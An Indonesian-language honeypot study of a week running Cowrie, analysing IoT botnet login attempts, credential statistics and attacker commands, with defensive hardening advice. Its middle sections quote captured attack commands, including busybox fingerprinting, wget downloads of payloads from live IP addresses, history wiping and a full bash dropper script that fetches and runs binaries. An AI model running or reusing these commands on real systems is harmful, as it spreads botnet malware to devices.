The Fault in Our Shells[1]: Sebuah Tinjauan Seminggu Menjalankan Cowrie

PEMBUKAAN

The S in IoT stands for security

Internet of Things (IoT) adalah salah satu bagian teknologi informasi yang mengalami perkembangan pesat dalam beberapa tahun terakhir, peningkatan penggunaan IoT sendiri diharapkan terus tumbuh sampai mencapai 50 Miliar *connected device* di akhir 2020[2]. Tingkat adopsi teknologi IoT yang sangat tinggi menghadirkan masalah tersendiri, khususnya pada bidang *security*. Masalah ini timbul dari belianya standard *security* di bidang IoT, dan terlebih lagi minimnya adopsi yang seragam atas standar tersebut. Sebagai gambaran, pada penghujung tahun 2016, sebuah botnet berbasis IoT yang bernama Mirai, melumpuhkan internet pantai barat Amerika Serikat hanya dengan menggunakan 61 kombinasi *username* dan *password default* dari beberapa IoT *devices*. Penggunaan kombinasi *username* dan *password default* dalam adopsi IoT cukup luas dan merupakan puncak gunung es dari berbagai permasalahan *security* IoT[3].

Prediksi peningkatan adopsi IoT *devices* sendiri berarti trend *bot* yang mengkhususkan diri pada IoT tidak akan berkurang dalam waktu dekat, dengan demikian diharapkan riset yang menyasar segi keamanan pada IoT dapat menjadi lebih bermanfaat.

Honeypot[4]

Untuk mengerti permasalahan *security* yang hadir bersamaan dengan tingginya adopsi IoT diperlukan pengetahuan atas *tactics, techniques and procedures* (TTP) dari *malware* yang menyasar IoT. *Honeypot* sebagai salah satu sarana yang dapat digunakan bagi *blue team* untuk mengerti TTP dari IoT *focused malware*. ssh/telnet *honeypot* sendiri menjadi pilihan mengingat sebagian besar IoT memiliki ssh/telnet sebagai sarana administrasi jarak jauh.

Cowrie adalah sebuah honeypot ssh/telnet yang didesain untuk merekam kegiatan serangan *brute force* serta *shell interaction* yang dilakukan oleh penyerang. Berdasarkan tingkatan interaksi dari sebuah *honeypot Cowrie* termasuk dalam *medium interaction honeypot*. Artinya penyerang memiliki interaksi yang terbatas dengan *honeypot* (penyerang dapat menjalankan beberapa perintah pada *honeypot*). Sebagai perbandingan beberapa

---

[1] https://www.imdb.com/title/tt2582846/

[2]https://www.huffingtonpost.com/entry/cisco-enterprises-are-leading-the-internet-of-things_us_59a41fcee4b0a62d0987b0c6

[3] Internet of Things memiliki definisi yang luas dan mencakup berbagai jenis device, berdasarkan karakteristiknya, secara garis besar, dapat dibedakan menjadi dua bagian yaitu Industrial IoT dan consumer/commercial IoT. IoT yang direferensikan dalam beberapa bagian tulisan ini, jatuh ke dalam kategori consumer/commercial IoT.

[4] Honeypot adalah *security resource* yang yang sengaja dibuat untuk diselidiki, diserang, atau dikompromikan (Firrar Utdirartatmo, 2005:1)

contoh *low interaction honeypot* adalah honeyd dan glastopf dimana pada kedua *honeypot* tersebut, penyerang memiliki interaksi yang jauh lebih terbatas dibandingkan dengan *cowrie*. *Honeypot* ssh/telnet lain yang seringkali menjadi pilihan adalah Kippo[5], namun tidak menjadi pilihan penulis dikarenakan proses pengembangan yang telah lama terhenti, banyaknya *bug* dan tersedia banyak script pendeteksi Kippo yang akan membuat pengumpulan data lebih sulit[6].

Alternatif lain dari *medium interaction honeypot* adalah *high interaction honeypot*, namun *honeypot* dengan tingkat interaksi tinggi membutuhkan konfigurasi dan *maintenance* yang lebih tinggi. Dengan menggunakan cowrie, diharapkan terdapat keseimbangan antara tingkat efektifitas konfigurasi, *setup* dan *maintenance* dengan data yang didapat untuk dianalisis.


Penulis menjalankan cowrie pada sebuah VPS berlokasi di Singapura selama 7 hari. Pengiriman log, analisis dan visualisasi dilakukan dengan menggunakan ELK *stack* dan Tableau Visualiser. Selain itu, Penulis juga melakukan analisis atas *auth.log* milik VPS dimaksud.

Pengoperasian *honeypot* disertai analisis log, diharapkan dapat memberikan gambaran mengenai skala serangan, dan lebih jauh *tactics, techniques and procedures* dari serangan tersebut.

SEMINGGU DALAM ANGKA

Serangan pertama atas *honeypot* yang dijalankan penulis terjadi hanya dalam 5 menit sejak *service* cowrie aktif. Secara total terdapat 22.250 kali percobaan login selama 7 hari atau hampir 2 kali percobaan login tiap detik. Selain itu terdapat 510.659 perintah yang dieksekusi oleh penyerang yang telah berhasil login selama 7 hari, atau lebih dari 50 perintah per menit.

Top 10 IP address




Src Ip	
198.98.62.xxx	7.527
194.36.173.xxx	3.003
80.211.87.xxx	718
104.248.207.xxx	584
5.101.40.xxx	527
5.101.40.xxz	426
188.17.14.xxx	288
5.140.39.xxx	159
178.46.15.xxx	157
31.163.138.xxx	157

[5]Cowrie adalah pengembangan dari kippo, dikembangkan oleh Michael Oosterhof, security researcher berbasis di Dubai.
[6] https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/detect_kippo

Percobaan login terbanyak berasal dari IP address 198.98.62.xxx, sedangkan percobaan login kedua terbanyak berasal dari IP address 194.36.173.xxx. Menariknya, percobaan login dari kedua IP address tersebut melingkupi hampir 50% dari seluruh total percobaan login (47,33%). Berdasarkan *payload* yang tersedia (dan diunduh) di C2 *server* masing-masing IP *address*, diperoleh informasi bahwa IP address pertama merupakan botnet Mirai sedangkan IP address kedua merupakan botnet Bushido.

Top 10 username




Username	
root	10.711
admin	4.165
enable	1.551
shell	1.543
guest	1.398
	1.070
default	602
ubnt	138
adm	106
vstarcam2015	106

Top 10 Username memiliki beberapa username yang sama dan digunakan oleh beberapa penyerang. *Username* yang lazim ditemukan dalam *dictionary/wordlist,* seperti “root”, “admin”, “guest”, menempati posisi-posisi awal. Selain itu terlihat beberapa *username* yang khusus menyasar consumer IoT devices seperti “vstarcam2015” yang merupakan *username default* IP camera Vstarcam dan “ubnt” yang merupakan *username default* network device milik vendor Ubiquiti.

Selain *username* yang lazim digunakan dan *username* yang khusus menyasar *default login* device/IoT tertentu, muncul pula *username* yang cukup berbeda dari dua jenis *username* tersebut. *Username* tersebut antara lain “enable”, “shell”.

Top 10 Password



Password	
admin	2.827
xc3511	2.293
12345	1.623
system	1.561
sh	1.538
default	1.049
	986
123456	809
password	807
1111	608

Top 10 Password memiliki hasil yang lebih merata dibandingkan dengan Top 10 *username.* Serupa dengan Top 10 *username, password* yang seringkali menjadi *password* default dan sudah umum di berbagai *dictionary*/*wordlist,* muncul di urutan yang cukup tinggi, antara lain *password* seperti “12345”, “123456”, “1111”, “password”. Selain itu terdapat juga beberapa password yang menyasar *device* tertentu seperti xc3511 (menyasar H.264

Chinese DVR).

Serupa dengan username, terdapat beberapa *password* yang tidak umum digunakan dalam *wordlist brute force* namun kerap kali muncul dengan urutan cukup tinggi sebagai *password* yang digunakan. *Password* ini antara lain “system”, “sh”.

Penjelasan mengenai kombinasi *username/password*

Munculnya *username* “enable”, “shell” dan *password* “system”, “sh” sangat menarik untuk dibahas lebih lanjut. Kombinasi *username* dan *password* tersebut tidak merupakan *password default* dan bukan merupakan contoh *username/password* yang umum dalam *wordlist/dictionary*, namun muncul dengan peringkat yang cukup tinggi dalam risalah statistik sebelumnya. Untuk mengerti hal tersebut, kita dapat melihat salah satu contoh percobaan login yang dilakukan sebagai berikut.

Timestamp	Src Ip	Message
2018-10-09T18:36:17.077..	196.191.255.130	New connection: 196.191.255.130:617..
2018-10-09T18:36:19.129..	196.191.255.130	login attempt [adm/] failed
2018-10-09T18:36:21.348..	196.191.255.130	login attempt [enable
2018-10-09T18:36:23.121..	196.191.255.130	login attempt [shell
2018-10-09T18:36:55.758..	196.191.255.130	Connection lost after 38 seconds
2018-10-09T18:36:56.119..	196.191.255.130	New connection: 196.191.255.130:322..
2018-10-09T18:36:57.629..	196.191.255.130	login attempt [admin/admin] succeeded
2018-10-09T18:36:58.391..	196.191.255.130	Null
2018-10-09T18:36:59.173..	196.191.255.130	CMD: enable
2018-10-09T18:37:00.418..	196.191.255.130	CMD: system
2018-10-09T18:37:00.419..	196.191.255.130	Command not found: system
2018-10-09T18:37:00.420..	196.191.255.130	CMD: shell
2018-10-09T18:37:00.422..	196.191.255.130	Command not found: shell
2018-10-09T18:37:01.161..	196.191.255.130	CMD: sh
2018-10-09T18:37:01.984..	196.191.255.130	CMD: /bin/busybox SORA

Gambar di atas memperlihatkan kegiatan login yang gagal (menggunakan kombinasi *username/password*: “adm”/””) dan berhasil (menggunakan kombinasi *username/password*: “admin”/”admin”). Pada kegiatan *login* yang berhasil, terlihat bahwa *bot* menjalankan lima buah perintah, yaitu enable, system, shell, sh dan sebuah perintah “SORA”.

Merujuk kepada manual perintah linux, *username/password* tersebut merupakan rangkaian perintah mengaktifkan shell dan masuk ke dalam shell[7][8]. Tampaknya beberapa penulis *bot* tersebut tidak menambahkan perintah untuk memastikan bahwa *host* sudah memberikan *prompt* login sukses dan siap menerima *command*.

[7] https://ss64.com/bash/enable.html
[8] http://man7.org/linux/man-pages/man3/system.3.html

```
// Send enable / system / shell / sh to session to drop into shell if needed
table_unlock_val(TABLE_SCAN_ENABLE);
tmp_str = table_retrieve_val(TABLE_SCAN_ENABLE, &tmp_len);
send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
table_lock_val(TABLE_SCAN_ENABLE);
conn->state = SC_WAITING_ENABLE_RESP;
```

Menilik *source code*[9] Mirai, kita dapat melihat Mirai melakukan hal yang serupa, yaitu mengirimkan perintah “enable”, “system”, “shell”, dan “sh”. Tanpa melakukan analisis langsung atas *malware* yang melakukan percobaan login, tidak dapat dipastikan bahwa yang terjadi adalah kesalahan login (menggunakan *keyword* “enable”/”system”/”shell”/”sh”).

LEBIH JAUH DENGAN STATISTIK

Statistik mampu memberikan gambaran besar atas kegiatan yang dilakukan *malware*, namun untuk benar-benar mengerti TTP dari *malware* tersebut, paling tidak diperlukan analisis atas *log file* cowrie. Berikut kegiatan yang dilakukan oleh beberapa *malware* yang menyerang *honeypot* cowrie selama periode 7 (tujuh) hari.

Session dan *Command*

Sebuah session adalah sebuah perintah login yang berhasil, dimana penyerang kemudian dapat memasukkan perintah. Terdapat 20.576 percobaan *login* yang berhasil, dari total 22.250 kali percobaan login. Setelah mendapatkan *session,* terdapat beberapa perintah yang dijalankan berbagai *malware*, yang secara umum dapat digambarkan sebagai berikut.

1. *Fingerprinting* dan Persiapan

   Terdapat beberapa perintah-perintah yang bertujuan untuk melakukan *fingerprinting* dan persiapan, antara lain:

   a. enable/system/shell/sh : seperti dibahas sebelumnya, perintah ini bertujuan mengaktifkan shell dan masuk ke dalam shell, apabila diperlukan.

   b. /bin/busybox [TOKEN][10] : Terdapat beberapa jenis [TOKEN] yang berbeda-beda, beberapa yang umum ditemui adalah ECCHI, BUSHIDO, FAGT, iDdosYou, MIRAI, MIORI, YAGI, OWARI, IHCCE dan beberapa yang *random* mengingat jenisnya sangat beragam. Token ini memiliki dua fungsi, mengetahui bahwa sebuah perintah selesai dijalankan, ketika terminal menjawab dengan [TOKEN]: applet not found. Sehingga perintah dengan token ini biasanya diletakan di bagian akhir perintah.

[9] https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c

[10] Serupa dengan mirai, beberapa token seperti ECCHI, YAGI, OWARI tampaknya berasal dari serial Anime. Selain itu ditemukan token-token unik lainnya seperti “IDdosYou”, “daddyl33t”, “mioribitches” dan lain-lain, walaupun sebagian besar token terlihat adalah random.

Selain itu perintah dengan token ini juga dapat digunakan untuk *fingerprinting operating system* yang berjalan dengan melihat *error* yang dikembalikan OS.

c. echo: Terdapat beberapa jenis perintah yang berbeda-beda dengan tujuan serupa, yaitu mengecek di folder mana yang bisa ditulis (*writable*). Perintah *echo* di dahului dengan mengecek *mounted folder* dan mengecek apakah *mounted folder* tadi *writable* dilakukan dengan *echo.* Token dengan *random value* ("DT86VkNA") juga muncul disini, dengan tujuan mengecek apakah perintah mengecek *mounted folder* yang dijalankan telah selesai.

```
CMD: /bin/busybox cat /proc/mounts; /bin/busybox DT86VkNA
CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busy
CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/sys' > /sys/.none; /bi
CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/proc' > /proc/.none;
CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none; /b
CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/dev/pts' > /dev/pts/.
CMD: /bin/busybox echo -e '\x50\x6f\x72\x74/run' > /run/.none; /b
```

Selain mencoba menulis untuk menemukan folder yang *writable,* beberapa *malware* berusaha langsung menuliskan *executable*. Gambar berikut memperlihatkan sebuah *malware* yang menulis 7Fh 45h 4Ch 46h yang merupakan hex dari *character* "ELF", header executable linux (Executable Link Format)[11].

```
CMD: /bin/busybox echo -en '\x7f\x45\x4c
\x46\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x3e
\x00\x01\x00\x00\x00\x40\x02\x40\x00\x00\x00\x00\x00\x40' >
xhgyeshowm && /bin/busybox echo -en '\x45\x43\x48\x4f\x44\x4f\x4e\x45'
```

d. Pengecekan *environment:* berbagai perintah mengecek *environment* dimana *malware* tersebut dijalankan. Perintah-perintah tersebut cukup umum, antara lain "free", "uname", "ifconfig", "ping", dan lainnya. Keberadaan aplikasi transfer file juga di-cek, antara lain dengan menjalankan "wget" dan "tftp".

2. *Contacting C2* server / *Downloading Payload*

Setelah perintah *fingerprinting* dan persiapan lainnya, *malware* yang ditemui penulis, selama periode 7 hari, berusaha melakukan kontak ke Command and Control server (C2 server), atau melakukan *download payload*. Perintah ini biasanya didahului dengan mengecek apakah terdapat aplikasi transfer file, dan kemudian melakukan pengunduhan *payload.*

```
CMD: /bin/busybox wget; /bin/busybox tftp; /bin/busybox DARK
CMD: /bin/busybox wget http://104.244.76.210:80/bins/dark.x86 -O - > darkexecbin; /bin/busybox chmod 777 darkexecbin; /bin/busybox DARK
```

Gambar di atas memperlihatkan salah satu contoh pengecekan keberadaan aplikasi file transfer (tftp dan wget), yang diakhiri dengan token "DARK", kemudian

[11] https://filesignatures.net/index.php?page=search&search=7F454C46&mode=SIG

dilakukan download *payload,* dan *chmod* agar bisa di eksekusi. Sebagian besar *malware* menggunakan cara yang serupa, yaitu mengecek keberadaan wget/tftp (diakhiri dengan token) dan kemudian menjalankan perintah *download*. *Payload* yang di download berupa shell *script*, perl *script* dan ELF.

3. Perintah lain

Beberapa *malware* menjalankan perintah untuk mengecek *process* yang berjalan, mencari proses tertentu (dalam hal ini *miner*), serta terdapat juga *malware* yang berusaha membersihkan jejak dengan mematikan pencatatan history.

```
/bin/busybox PSFZW
/bin/busybox ps; /bin/busybox DARK
/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox ps; /bin/busybox RIAHC2
/bin/busybox ps; /bin/busybox SEFA
/bin/busybox ps; /bin/busybox YAGI
/bin/busybox ps; /bin/busybox iDdosYou
cat /proc/mounts; /bin/busybox PSFZW
cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox PSFZW
ps -ef | grep '[Mm]iner'
ps -x
ps | grep '[Mm]iner'
```

Gambar di atas menunjukan perintah *ps* untuk me-*list process* yang berjalan, yang serupa dengan perintah yang ditemui sebelumnya diakhiri dengan token, selain itu ditemukan juga perintah *ps* yang khusus menyasar aplikasi miner. Pada potongan gambar di bawah terlihat bagaimana *malware* mencoba membersihkan history.

```
CMD: unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH ;
history -n ; export HISTFILE=/dev/null ; export HISTSIZE=0; export HISTFILESIZE=0;
```

Downloaded Files


Dari sebanyak 10.874 *download request* (menggunakan wget, ftpget, tftp) terdapat 43 jenis *payload* yang unik. Terdiri dari 5 buah *script* bash, 1 buah *script* perl dan sisanya merupakan linux *executables*. Bagian ini tidak akan membahas secara rinci *payload* yang diunduh, melainkan hanya memberikan gambaran singkat dari masing-masing jenis *payload*.

Script bash yang diperoleh memiliki perintah yang serupa, yaitu mengunduh berbagai *executables*, mengubah *attribute* dan menjalankan *executables*.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/ntpd; curl -O http://149.28.44.189/ntpd; chmod +x ntpd; ./ntpd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/sshd; curl -O http://149.28.44.189/sshd; chmod +x sshd; ./sshd; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/openssh; curl -O http://149.28.44.189/openssh; chmod +x openssh; ./openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/bash; curl -O http://149.28.44.189/bash; chmod +x bash; ./bash; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/tftp; curl -O http://149.28.44.189/tftp; chmod +x tftp; ./tftp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/wget; curl -O http://149.28.44.189/wget; chmod +x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/cron; curl -O http://149.28.44.189/cron; chmod +x cron; ./cron; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/ftp; curl -O http://149.28.44.189/ftp; chmod +x ftp; ./ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/pftp; curl -O http://149.28.44.189/pftp; chmod +x pftp; ./pftp; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/sh; curl -O http://149.28.44.189/sh; chmod +x sh; ./sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/nut; curl -O http://149.28.44.189/nut; chmod +x nut; ./nut; rm -rf nut
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/apache2; curl -O http://149.28.44.189/apache2; chmod +x apache2; ./apache2; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/telnetd; curl -O http://149.28.44.189/telnetd; chmod +x telnetd; ./telnetd; rm -rf telnetd
```

Script perl yang di download merupakan sebuah *backdoor bot* perl[12] yang menerima perintah dari C2 server melalui protokol IRC. Bot tersebut mengkoneksikan diri ke channel "#tn" dengan *nickname* yang merupakan keluaran dari perintah "uname" di host.

Selain *script* perl dan bash, sisanya merupakan linux executables, yang sebagian besar masih merupakan berbagai varian Mirai, dengan salah satu contohnya terlihat pada gambar dibawah memiliki kesamaan code dengan Mirai.



Lain-lain


Selain temuan mengenai TTP dari *malware* terdapat beberapa hal lain yang tidak berkaitan langsung dengan tujuan tulisan ini, namun cukup menarik untuk dikupas, antara lain:

1. Untuk menjalankan cowrie, port asli ssh/telnet pada VPS yang digunakan untuk tulisan ini dipindahkan ke port 2222. Terhadap port 2222 tersebut, terdapat percobaan *brute force* dari IP *address* milik salah satu universitas di Jakarta. Insiden

[12]https://www.virustotal.com/#/file/0d6da4db11d48df8e7f6036a16a4f8271e92a8450fe701fcb4473d23870c7a31/detection

dimaksud telah dilaporkan ke penanggung jawab IP *address* dimaksud, dan dua hari setelah insiden, IP *address* dimaksud sudah tidak *online* lagi.

2. Beberapa penyerang menjalankan *script* aneh yang muncul karena kesalahan *programmer malware* tersebut dan *script* yang secara sengaja lahir dari rasa iseng, sebagaimana tercantum pada gambar di bawah.



PENUTUP

Sebagian besar *malware* yang melakukan serangan merupakan varian dari Mirai. Serangan dilakukan dengan menggunakan *brute force* kombinasi *username/password* yang sangat umum ditemui dalam *wordlist/dictionary* maupun *username/password default* milik beberapa device IoT.

Setelah mendapatkan akses, *malware* melakukan *fingerprinting,* mengunduh dan menjalankan *payload*. Dari 43 *payload* unik yang diunduh, terdapat 6 (enam) dari yang bukan merupakan executable. 5 (lima) diantaranya merupakan *bash*/*shell script*, sedangkan sisanya merupakan *backdoor perl script* yang berkomunikasi ke C2 server melalui *protocol* IRC. Dikarenakan keterbatasan interaksinya, cowrie tidak mendokumentasikan aktivitas dari *payload* yang diunduh dan dijalankan, hal ini dapat dijadikan topik penelitian lebih lanjut namun diperlukan penggunaan *high interaction honeypot*.

Berdasarkan hasil analisis terhadap statistik dan *log file* dari cowrie, terdapat beberapa terdapat beberapa pelajaran yang dapat ditarik oleh oleh *blue team* maupun *end user*, yaitu:

1. Penggunaan *username/password default* masih kerap terjadi, praktek tersebut sangat tidak aman. Statistik mengenai jumlah serangan, serta kombinasi *username/password* pada tulisan ini menggambarkan secara jelas resiko yang timbul dari penggunaan ssh/telnet, terutama dari penggunaan *username/password* yang tidak aman.

2. Mematikan *root login* dari SSH menjamin *root user* tidak bisa diakses *remote party*, apabila penyerang berhasil mendapat akses melalui *brute force*.
3. Pembatasan *login attempt* perlu dilakukan untuk memitigasi serangan *brute force*. Pembatasan dimaksud juga dapat diterapkan di *service* lain selain ssh/telnet.
4. Mengaktifkan login ssh dengan public keys sehingga penyerang tidak dapat melakukan *brute force.*

Secara umum cowrie dapat digunakan untuk memahami TTP dari berbagai *malware* yang menyasar ssh/telnet, sehingga membantu *blue team* melakukan *risk profiling* dan *hardening*. Lebih jauh cowrie dapat menghasilkan log berbentuk json yang dapat langsung ditangani oleh SIEM *software* .Kemudahan integrasi cowrie honeypot dengan SIEM *software* akan sangat membantu dalam melakukan *hypothesis creation & testing* dalam kerangka *threat hunting*.

Daftar Pustaka

1. McCaughey, R.J., 2017. Deception using an SSH honeypot (Doctoral dissertation, Monterey, California: Naval Postgraduate School).
2. http://www.honeyd.org/general.php, diakses 11 Oktober 2018
3. https://github.com/mushorg/glastopf, diakses 10 Oktober 2018
4. https://github.com/desaster/kippo, diakses 19 Oktober 2018
5. Firrar, Utdirartatmo. 2005. Trik Menjebak Hacker Dengan Honeypot. Yogyakarta: ANDI OFFSET
6. http://www.micheloosterhof.com/cowrie/, diakses 15 September 2018
7. https://www.newgenapps.com/blog/iot-statistics-internet-of-things-future-research-data, diakses 19 Oktober 2018
8. https://www.hackread.com/new-mirai-like-botnet-ddos-attack/, diakses 19 Oktober 2018